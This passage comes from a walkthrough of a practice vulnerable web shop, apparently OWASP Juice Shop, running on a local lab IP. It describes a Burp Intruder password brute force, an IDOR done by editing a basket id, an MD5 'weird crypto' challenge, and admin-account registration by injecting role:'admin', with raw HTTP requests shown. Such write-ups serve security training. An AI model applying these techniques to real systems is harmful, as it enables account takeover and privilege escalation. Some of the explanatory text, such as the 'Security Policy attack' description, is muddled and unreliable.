
Then, In the Intruder section, payload is set for the password using the sniper option. A password wordlist is given and waited for the 200 response.

The password is turned out to be admin123





Got the pop-up as solved the Password Strength Challenge



Impact:

The impact of a successful broken authentication attack can include:

- unauthorized access to sensitive data
- stealing of user credentials, such as usernames and passwords
- ability to perform actions on behalf of another user
- perform actions that would otherwise be restricted
- perform a large-scale attack by using compromised credentials to attack multiple systems or networks.

Vulnerability 13:- Title:

Security Policy


Description:

A Security Policy attack is a type of cyber attack where an attacker manipulates or misrepresents a company's security policies and procedures, in order to gain access to sensitive information or perform other malicious actions. This can happen due to vulnerabilities in the security policy, such as lack of proper disclosure, lack of proper implementation, or lack of proper oversight.


Steps to Reproduce:

As the Security policy is generally placed at the ./well-known, lets check there once,

The security.txt file is at <http://192.168.1.3:3000/.well-known/security.txt>



Got the pop-up solved the challenge Security Policy



Impact:

The impact of a successful Security Policy attack can include:

- unauthorized access to sensitive information
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- damage to the integrity of the system and data
- legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR
- damage to reputation and negative publicity for the organization.

Preventing Security Policy attacks requires regularly reviewing and monitoring security policies, using best practices for security policy creation, and ensuring that the policy is compliant with applicable regulations. Additionally, ensuring that the policy is easily understandable, and providing transparent and clear information about the data collection, use, and sharing can also help prevent these types of attacks.


Vulnerability 14:-

Title: View Basket (Broken Authentication) Description:


Broken authentication is a type of cyber attack that targets the authentication mechanisms of a system, such as user credentials, session IDs, or tokens. The attacker can exploit vulnerabilities in the authentication process to gain unauthorized access to the system or steal sensitive information.

Steps to Reproduce:

Logged in as a user, and navigated to the Basket. Then with the inspector(f12), searched the storage for any id's or cookies. In the session storage got the bid as 6, which is a basket id. Then changed it to 1. The whole basket items are changed.



Pop-up showing solved the challenge View Basket



Impact:

The impact of a successful broken authentication attack can include:

- unauthorized access to sensitive data
- stealing of user credentials, such as usernames and passwords
- ability to perform actions on behalf of another user
- perform actions that would otherwise be restricted

- perform a large-scale attack by using compromised credentials to attack multiple systems or networks..

Vulnerability 15:-

Title: Weird Crypto(cryptography) Description:


Cryptographic Issues is a type of cyber attack that occurs when an application or system uses weak or broken cryptography, allowing an attacker to decrypt or tamper with sensitive data or perform other malicious actions. This can happen due to vulnerabilities in the cryptographic implementation, such as the use of weak encryption algorithms, the use of weak keys, or the use of poor random number generators.


Steps to Reproduce:

Navigated to the contact section, in that had customer Feedback,

As the weak algorithms are MD5,SHA1,DES,RC4,Blowfish. I have gone with MD5 and commented it in the comment section and sent the request.

Pop-up came with the challenge weird crypto solved





Impact:

The impact of a successful Cryptographic Issues attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data
- Perform a Man-in-the-Middle (MitM) attack by intercepting the communication.

Preventing Cryptographic Issues attacks requires using secure cryptographic libraries and algorithms, regularly reviewing and monitoring cryptographic controls, and keeping systems and applications up to date with the latest security patches. Additionally, using a security framework that is specifically designed for cryptography can also help prevent these types of attacks.

Vulnerability 16:-

Title: Admin Registration (Improper input validation)

Description:

Improper input validation is a type of cyber attack that occurs when an application or system fails to properly validate or sanitize user input, allowing an attacker to insert malicious code or data into the system. This can allow the attacker to gain unauthorized access to the system, steal sensitive information, or perform other malicious actions.

Steps to Reproduce:


Tried to register a new user and intercepted the request with the Burpsuite and gone through the response for leads.


In the response there is option role:"customer", lets take this as a lead.

Let's send the request to repeater and add the option role and set role:"admin" with another username and send the request.

It's taken as a valid request, and added a user with admin privileges.


Pop-up came as the challenge solved.






```
POST /api/users/ HTTP/1.1
Host: 192.168.1.3:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 256
DNT: 1
Connection: close
Referer: http://192.168.1.3:8000/
Content-Language: en-US
Cookie: language=en; osCookieConsent=status=dissolve; continueCode=aVvZLPjByDz4M0Lsp260H0HReTK7zis1en0lyte88d377wqyRlNnVVKQ;
securityAnswer=hacking
{"email":"12345@gmail.com",
 "password":123456789,
 "securityQuestion": {
 "id": 2,
 "question": "Your oldest sibling's middle name?",
 "createdAt": "2023-01-18T01:34:29.637Z",
 "updatedAt": "2023-01-18T01:34:29.637Z"
 },
 "securityAnswer": "hacking"
}

HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
Content-Type: application/json
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Referrer-Policy: no-referrer
Location: /api/users/2
Content-Type: application/json; charset=utf-8
Content-Length: 167
Date: Wed, 18 Jan 2023 03:58:19 GMT
Connection: close
status:"success",
username:"",
id:2,
lastName:"",
testLogId:"0-0-0",
profileImage:"/assets/public/images/uploads/default-admin.png",
isDelete:true,
email:"12345@gmail.com",
createdAt:"2023-01-18T03:58:19.097Z",
updatedAt:"2023-01-18T03:58:19.097Z",
"deletedAt": null
}
```



```
POST /api/users/ HTTP/1.1
Host: 192.168.1.3:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 277
DNT: 1
Connection: close
Referer: http://192.168.1.3:8000/
Content-Language: en-US
